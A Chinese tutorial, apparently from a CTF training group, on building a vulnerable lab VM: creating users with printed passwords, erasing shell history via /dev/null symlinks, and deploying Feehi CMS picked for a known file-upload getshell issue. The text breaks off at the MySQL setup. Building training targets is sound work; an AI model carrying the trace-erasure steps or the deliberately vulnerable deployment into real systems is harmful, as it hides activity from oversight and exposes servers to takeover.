

MazeSec 矛计划 - 如何制作一台靶机

Search 靶机构建流程示例

一份出题模板参考，实际出题时可根据需求灵活调整。


1、构建工具

- VirtualBox
- 模板ova文件
- Tabby (ssh客户端)


VBox优势：跨平台、免费、开源、导出分发ova文件方便、兼容性好


2、导入靶机

找群里有出题经验的群友求助一份模板 ova，导入模板 ova 文件



导入后，可能需要调整到物理网卡桥接模式，校园网的话，可能限制设备数量，可以选择仅主机模式。





3、SSH登录靶机

我这个版本的模板 ova，默认用户名密码是 root/todd、welcome/todd，使用 Tabby SSH 登录到 root 用户

移除默认welcome用户

```
deluser --remove-home welcome
```

添加普通用户 7r1umphk

-m 表示创建用户的同时创建用户主目录，-s 指定用户登录后使用的 shell，-d 指定用户主目录位置

```
useradd -m -s /bin/bash -d /home/7r1umphk 7r1umphk
```

生成密码

生成一个18字节的随机字符串，经过 base64 编码后长度为24字符，可以作为一个强密码使用

```
openssl rand -base64 18
```

设置密码

chpasswd 命令可以通过管道输入的方式批量修改用户密码，格式为 用户名:密码

```
echo "root:mxmrtLHzuBk4vDpfFghRkDZI" | chpasswd
echo "7r1umphk:P3Jkp1QF5G255aUJWBRKEmpz" | chpasswd
```

```
root@moban:~# deluser --remove-home welcome
Looking for files to backup/remove ...
Removing files ...
Removing user `welcome' ...
Warning: group `welcome' has no more members.
Done.
root@moban:~# useradd -m -s /bin/bash -d /home/7r1umphk 7r1umphk
root@moban:~# openssl rand -base64 18
P3Jkp1QF5G255aUJWBRKEmpz
root@moban:~#
```

清理历史命令

擦除痕迹，避免 .bash_history 文件里遗漏历史命令，仅用于实验靶机，生产环境请勿这样做

实际上内存中的 shell 历史、journal、其他服务日志、命令行参数等仍然会存在日志记录。

root 用户

```
rm /root/.bash_history
rm /root/.viminfo
ln -sf /dev/null /root/.bash_history
ln -sf /dev/null /root/.viminfo
```

普通用户 7r1umphk

```
rm /home/7r1umphk/.bash_history
rm /home/7r1umphk/.viminfo
ln -sf /dev/null /home/7r1umphk/.bash_history
ln -sf /dev/null /home/7r1umphk/.viminfo
```

修改主机名

```
hostnamectl set-hostname Search
echo '127.0.0.1 Search' >> /etc/hosts
su
```

```
root@moban:~# hostnamectl set-hostname Search
root@moban:~# echo '127.0.0.1 Search' >> /etc/hosts
root@moban:~# su
root@Search:~#
```

4、部署 Web 环境

基础环境检查

模板是已经配置好了 apache 以 www-data 用户在 80 端口运行的 PHP+apache web 环境。

```
# 查看 apache 的运行用户
root@Search:~# grep -v '^#' /etc/apache2/apache2.conf
User www-data
Group www-data
# 查看 apache 的 web 根目录
root@Search:~# grep -v '^#' /etc/apache2/sites-enabled/000-default.conf
DocumentRoot /var/www/html
# 查看 apache 启用的 php 版本
root@Search:~# ls /etc/apache2/mods-enabled/ | grep php
php8.3.conf
php8.3.load
```

php 配置检查

在 /var/www/html/ 下创建一个 index.php 文件，内容如下：

```
cd /var/www/html
rm index.html
echo '<?=phpinfo();?&gt;' &gt; /var/www/html/index.php</pre
```

从 phpinfo 信息里找到 php.ini 配置文件路径，确认配置文件位置正确，且配置符合预期。

System	Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqld.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831

模板默认禁用了一些函数，根据你的需求灵活调整，php配置文件通过上面可以知道在 `/etc/php/8.3/apache2/php.ini`，可以在配置文件里修改禁用函数。

auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_log_mode	0644	0644
error_prepend_string	no value	no value

调试完，删除 index.php 文件

部署 Feehi CMS

Feehi CMS地址: <https://github.com/liufee/cms>

文件上传getshell issue地址: <https://github.com/liufee/cms/issues/70>

根据项目的 README 说明，部署 Feehi CMS

READMELicenseSecurity

安装

前置条件: 如未特别说明, 本文档已默认您把php命令加入了环境变量, 如果您未把php加入环境变量, 请把以下命令中的php替换成/path/to/php

无论是使用归档文件还是composer, 都有相应阶段让您填入后台管理用户名、密码

- 使用归档文件(简单, 适合没有yii2经验者)
 - 下载FeehiCMS源码 [点击此处下载最新版](#)
 - 解压到目录
 - 配置web服务器[web服务器配置](#)
 - 浏览器打开 <http://localhost/install.php> 按照提示完成安装(若使用php内置web服务a器则地址为 <http://localhost:8080/install.php>)
 - 完成
- 使用composer (推荐使用此方式安装)

composer的安装以及国内镜像设置请点击 [此处](#)

以下命令默认您已全局安装composer, 如果您是局部安装的composer:请使用php /path/to/composer.phar来替换以下命令中的composer

 - 使用composer创建FeehiCMS项目

```
$ composer create-project feehi/cms webApp //此命令创建的FeehiCMS项目不能平滑升级新版本(目录
```


使用 wget 下载源码到本地, 没有wget, 使用busybox自带的 wget 命令, 下载完成后解压到 /var/www/html 目录下

```
root@Search:/var/www/html# busybox wget http://resource-1251086492.cossh.myqcloud.com/Feehi_CMS.zip
Connecting to resource-1251086492.cossh.myqcloud.com (36.155.210.171:80)
Feehi_CMS.zip      100%
| *****
*****| 38.3M  0:00:00 ETA
root@Search:/var/www/html# ls
Feehi_CMS.zip
root@Search:/var/www/html# unzip Feehi_CMS.zip -d /var/www/html/
```

```
root@Search:/var/www/html# wget http://resource-1251086492.cossh.myqcloud.com/Feehi_CMS.zip
bash: wget: command not found
root@Search:/var/www/html# busybox wget http://resource-1251086492.cossh.myqcloud.com/Feehi_CMS.zip
Connecting to resource-1251086492.cossh.myqcloud.com (36.155.210.171:80)
Feehi_CMS.zip      100% | *****
root@Search:/var/www/html# ls
Feehi_CMS.zip
root@Search:/var/www/html# unzip Feehi_CMS.zip
Archive:  Feehi_CMS.zip
  creating: frontend/
  creating: frontend/messages/
  creating: frontend/messages/ja/
  inflating: frontend/messages/ja/frontend.php
  creating: frontend/messages/it/
  inflating: frontend/messages/it/frontend.php
  creating: frontend/messages/ru/
  inflating: frontend/messages/ru/frontend.php
  creating: frontend/messages/pt/
  inflating: frontend/messages/pt/frontend.php
  creating: frontend/messages/zh/
  inflating: frontend/messages/zh/frontend.php
  creating: frontend/messages/zh-TW/
  inflating: frontend/messages/zh-TW/frontend.php
  creating: frontend/messages/pt-BR/
  inflating: frontend/messages/pt-BR/frontend.php
  creating: frontend/messages/nl/
  inflating: frontend/messages/nl/frontend.php
```

然后在第二个配置文档说明，配置一下 apache web根目录

https://github.com/liufee/cms/blob/master/docs/WEBSERVER_CONFIG.md



修改 /etc/apache2/sites-available/000-default.conf 文件，把 apache 配置部分写进去

https://github.com/liufee/cms/blob/master/docs/WEBSERVER_CONFIG.md

```
vim /etc/apache2/sites-available/000-default.conf
```

```
root@Search:/var/www/html# cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot "/var/www/html/frontend/web"
    <Directory "/var/www/html/frontend/web">
        # 开启 mod_rewrite 用于美化 URL 功能的支持（译注：对应 pretty URL 选项）
        RewriteEngine on
        # 如果请求的是真实存在的文件或目录，直接访问
        RewriteCond %{REQUEST_FILENAME} !-f
        RewriteCond %{REQUEST_FILENAME} !-d
        # 如果请求的不是真实文件或目录，分发请求至 index.php
        RewriteRule . index.php

    </Directory>
```

重启 apache 服务

```
systemctl restart apache2
```

把 /var/www/html/ 目录权限改为 www-data 用户和用户组

```
chown -R www-data:www-data /var/www/html/
```

在这个 CMS 推荐的 apache 配置文件里，有关于 RewriteEngine 的 VirtualHost 配置，需要启用一下 rewrite 模块

```

root@Search:/var/www/html# # 启用rewrite模块
root@Search:/var/www/html# sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
    systemctl restart apache2
root@Search:/var/www/html#
root@Search:/var/www/html# # 检查模块是否启用
root@Search:/var/www/html# sudo apache2ctl -M | grep rewrite
AH00558: apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress
this message
rewrite_module (shared)

```

同时修改 apache 主配置文件，允许 CMS 的 .htaccess 文件生效

```
vim /etc/apache2/apache2.conf
```

```

# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>

#<Directory /srv/>
#     Options Indexes FollowSymLinks

```

配置一个 ServerName，随便配置一个，就叫 search.todd 吧，再检查语法

```

echo '127.0.0.1 search.todd' >> /etc/hosts
echo 'ServerName search.todd' >> /etc/apache2/apache2.conf
apache2ctl configtest

```

```

root@Search:/var/www/html# echo '127.0.0.1 search.todd' >> /etc/hosts
root@Search:/var/www/html# echo 'ServerName search.todd' >> /etc/apache2/apache2.conf
root@Search:/var/www/html# apache2ctl configtest
Syntax OK
root@Search:/var/www/html#

```


安装 mysql 数据库

由于当前模板使用的是已结束生命周期的 Debian 10，且源已被移至归档仓库，所以使用 apt 安装 mysql/mariadb 的成本较高。为简化出题流程，这里直接使用官方 MySQL 5.7 的二进制包手动部署。

我选择官网下载二进制安装包<https://downloads.mysql.com/archives/community/>

MySQL Product Archives

MySQL Community Server (Archived Versions)

Please note that these are old versions. New releases will have recent bug fixes and features!
To download the latest release of MySQL Community Server, please visit [MySQL Downloads](#).

Product Version:
Operating System:
OS Version:

Compressed TAR Archive (mysql-5.7.44-linux-glibc2.12-x86_64.tar.gz)	Oct 11, 2023	662.6M	Download
Compressed TAR Archive, Test Suite (mysql-test-5.7.44-linux-glibc2.12-x86_64.tar.gz)	Oct 11, 2023	33.8M	Download
TAR (mysql-5.7.44-linux-glibc2.12-x86_64.tar)	Oct 11, 2023	696.4M	Download

We suggest that you use the [MD5 checksums](#) and [GnuPG signatures](#) to verify the integrity of the packages you download.

MySQL open source software is provided under the [GPL License](#).

去阿里云镜像下载速度更快 https://mirrors.aliyun.com/mysql/MySQL-5.7/mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz

mysql-5.7.38-el7-x86_64.tar.gz.asc	833.0 B	2022-03-23 03:07
mysql-5.7.38-el7-x86_64.tar.gz.md5	65.0 B	2022-03-23 00:25
mysql-5.7.38-el7-x86_64.tar.md5	62.0 B	2022-03-23 00:25
mysql-5.7.38-linux-glibc2.12-i686.tar	642.2 MB	2022-03-22 01:51
mysql-5.7.38-linux-glibc2.12-i686.tar.asc	833.0 B	2022-03-23 03:11
mysql-5.7.38-linux-glibc2.12-i686.tar.gz	609.6 MB	2022-03-22 01:51
mysql-5.7.38-linux-glibc2.12-i686.tar.gz.asc	833.0 B	2022-03-23 03:08
mysql-5.7.38-linux-glibc2.12-i686.tar.gz.md5	75.0 B	2022-03-23 00:29
mysql-5.7.38-linux-glibc2.12-i686.tar.md5	72.0 B	2022-03-23 03:02
mysql-5.7.38-linux-glibc2.12-x86_64.tar	676.5 MB	2022-03-22 01:25
mysql-5.7.38-linux-glibc2.12-x86_64.tar.asc	833.0 B	2022-03-23 03:11
mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz	643.6 MB	2022-03-22 01:25
mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz.asc	833.0 B	2022-03-23 03:08
mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz.md5	77.0 B	2022-03-23 00:27
mysql-5.7.38-linux-glibc2.12-x86_64.tar.md5	74.0 B	2022-03-23 03:02
mysql-5.7.38-solaris11-sparc-64bit-pkg.tar	646.7 MB	2022-03-22 03:25
mysql-5.7.38-solaris11-sparc-64bit-pkg.tar.asc	833.0 B	2022-03-23 03:11
mysql-5.7.38-solaris11-sparc-64bit-pkg.tar.md5	77.0 B	2022-03-23 00:34
mysql-5.7.38-solaris11-sparc-64bit-pkg.gz	608.9 MB	2022-03-22 03:28
mysql-5.7.38-solaris11-sparc-64bit-pkg.gz.asc	833.0 B	2022-03-23 03:09
mysql-5.7.38-solaris11-sparc-64bit-pkg.gz.md5	76.0 B	2022-03-23 00:34
mysql-5.7.38-solaris11-sparc-64bit.tar	690.6 MB	2022-03-22 02:17
mysql-5.7.38-solaris11-sparc-64bit.tar.asc	833.0 B	2022-03-23 03:11

下载 mysql 二进制包，这些东西建议 windows 本地下载完成上传到靶机

```
cd /tmp
busybox wget https://mirrors.aliyun.com/mysql/MySQL-5.7/mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz
```

解压到 /usr/local/ 目录

```
# 1. 解压到 /usr/local
tar -zxvf mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz -C /usr/local/
cd /usr/local
```

创建软链接

```
ln -s mysql-5.7.38-linux-glibc2.12-x86_64 mysql
```

创建mysql用户和组

```
groupadd mysql  
useradd -r -g mysql -s /bin/false mysql 2>/dev/null
```

设置权限

```
chown -R mysql:mysql /usr/local/mysql  
chmod -R 755 /usr/local/mysql
```

```
root@Search:/usr/local# ln -s mysql-5.7.38-linux-glibc2.12-x86_64 mysql  
root@Search:/usr/local# groupadd mysql  
groupadd: group 'mysql' already exists  
root@Search:/usr/local# useradd -r -g mysql -s /bin/false mysql 2>/dev/null  
root@Search:/usr/local# chown -R mysql:mysql /usr/local/mysql  
root@Search:/usr/local# chmod -R 755 /usr/local/mysql  
root@Search:/usr/local#
```

初始化mysql

```
# 1. 创建数据目录  
mkdir -p /var/lib/mysql  
chown mysql:mysql /var/lib/mysql  
  
# 2. 初始化数据库（关键步骤！）  
cd /usr/local/mysql  
bin/mysqld --initialize --user=mysql --basedir=/usr/local/mysql --  
datadir=/var/lib/mysql --explicit_defaults_for_timestamp
```

记住 mysql root密码 uXEugaqla2%d

```
root@Search:/usr/local# # 1. 创建数据目录  
root@Search:/usr/local# mkdir -p /var/lib/mysql  
root@Search:/usr/local# chown mysql:mysql /var/lib/mysql  
root@Search:/usr/local#  
root@Search:/usr/local# # 2. 初始化数据库（关键步骤！）  
root@Search:/usr/local# cd /usr/local/mysql  
root@Search:/usr/local/mysql# bin/mysqld --initialize --user=mysql --basedir=/usr/local/mysql --datadir=/var/lib/mysql --explicit_defaults_for_timestamp  
2025-12-06T14:32:10.508446Z 0 [Warning] InnoDB: New log files created, LSN=45790  
2025-12-06T14:32:10.551249Z 0 [Warning] InnoDB: Creating foreign key constraint system tables.  
2025-12-06T14:32:10.623867Z 0 [Warning] No existing UUID has been found, so we assume that this is the first time that this server has been started. Genera  
ting a new UUID: 5981c280-d2b0-11f0-a68d-0800277a79f9.  
2025-12-06T14:32:10.627336Z 0 [Warning] Gtid table is not ready to be used. Table 'mysql.gtid_executed' cannot be opened.  
2025-12-06T14:32:10.819652Z 0 [Warning] A deprecated TLS version TLSv1 is enabled. Please use TLSv1.2 or higher.  
2025-12-06T14:32:10.820516Z 0 [Warning] A deprecated TLS version TLSv1.1 is enabled. Please use TLSv1.2 or higher.  
2025-12-06T14:32:10.821734Z 0 [Warning] CA certificate ca.pem is self signed.  
2025-12-06T14:32:10.872333Z 1 [Note] A temporary password is generated for root@localhost: uXEugaqla2%d  
root@Search:/usr/local/mysql#
```

创建Systemd服务

```
# 1. 创建配置文件  
sudo tee /etc/my.cnf << 'EOF'  
[mysqld]  
basedir=/usr/local/mysql  
datadir=/var/lib/mysql  
socket=/run/mysqld/mysqld.sock  
bind-address = 127.0.0.1  
port=3306  
user=mysql
```

```

max_connections=151
character-set-server=utf8mb4
collation-server=utf8mb4_unicode_ci
default-storage-engine=INNODB

[client]
socket=/run/mysqld/mysqld.sock
EOF

# 2. 创建systemd服务文件
sudo tee /etc/systemd/system/mysql.service << 'EOF'
[Unit]
Description=MySQL Server
After=network.target

[Service]
Type=simple
User=mysql
Group=mysql
RuntimeDirectory=mysql
RuntimeDirectoryMode=0755
ExecStart=/usr/local/mysql/bin/mysqld --defaults-file=/etc/my.cnf
Restart=on-failure
RestartSec=5
TimeoutStartSec=300

[Install]
WantedBy=multi-user.target
EOF

```

启动MySQL

```

systemctl daemon-reload
systemctl enable mysql
systemctl start mysql
systemctl status mysql

```

(正常在线环境下, 使用受支持版本的 Debian, 直接 apt install mariadb-server 即可, 这里只是因为模板系统过旧。)

```

root@Search:/usr/local/mysql# # 重新加载并启动
root@Search:/usr/local/mysql# sudo systemctl daemon-reload
root@Search:/usr/local/mysql# sudo systemctl start mysql
root@Search:/usr/local/mysql# sudo systemctl status mysql
● mysql.service - MySQL Server
   Loaded: loaded (/etc/systemd/system/mysql.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2025-12-06 10:09:14 EST; 193ms ago
     Main PID: 11149 (mysqld)
        Tasks: 13 (limit: 2359)
       Memory: 143.8M
          CPU: 180ms
      CGroup: /system.slice/mysql.service
              └─11149 /usr/local/mysql/bin/mysqld --defaults-file=/etc/my.cnf

Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532559Z 0 [Note] InnoDB: Mutexes and rw_locks use GCC atomic b
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532561Z 0 [Note] InnoDB: Uses event mutexes
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532563Z 0 [Note] InnoDB: GCC builtin __sync_synchronize() is u
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532564Z 0 [Note] InnoDB: Compressed tables use zlib 1.2.11
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532566Z 0 [Note] InnoDB: Using Linux native AIO
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532676Z 0 [Note] InnoDB: Number of pools: 1
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.533891Z 0 [Note] InnoDB: Using CPU crc32 instructions
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.534784Z 0 [Note] InnoDB: Initializing buffer pool, total size
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.540630Z 0 [Note] InnoDB: Completed initialization of buffer po
